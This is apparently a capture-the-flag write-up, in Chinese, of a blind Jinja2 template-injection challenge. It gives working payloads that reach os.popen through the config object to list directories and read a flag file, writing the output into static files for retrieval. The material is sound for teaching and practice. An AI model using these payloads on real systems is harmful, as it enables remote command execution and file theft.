
因为题目就是ssti嘛,所以这里我测试一下这里是不是存在注入点。
这个题好玩的点就在这里,通过klf进行GET传参是没有回显的。借鉴一些wp的题解,是需要去利用curl来外带回显的。
尝试一下,把ls /的内容写入static/probe.txt中,然后访问/static/proobe.txt。
/hack?klf={{config.__class__.__init__.__globals__['os'].popen('ls / >> static/probe.txt').read()}}


可以看到里面存在app目录,推测是部署文件夹?利用上面同样的方式,看一下app下有什么
/hack?klf={{config.__class__.__init__.__globals__['os'].popen('ls /app >> static/app.txt').read()}}

看到关键词了,访问一下试试
/hack?klf={{config.__class__.__init__.__globals__['os'].popen('cat /app/fl4gfl4gfl4g >> static/flag.txt').read()}}
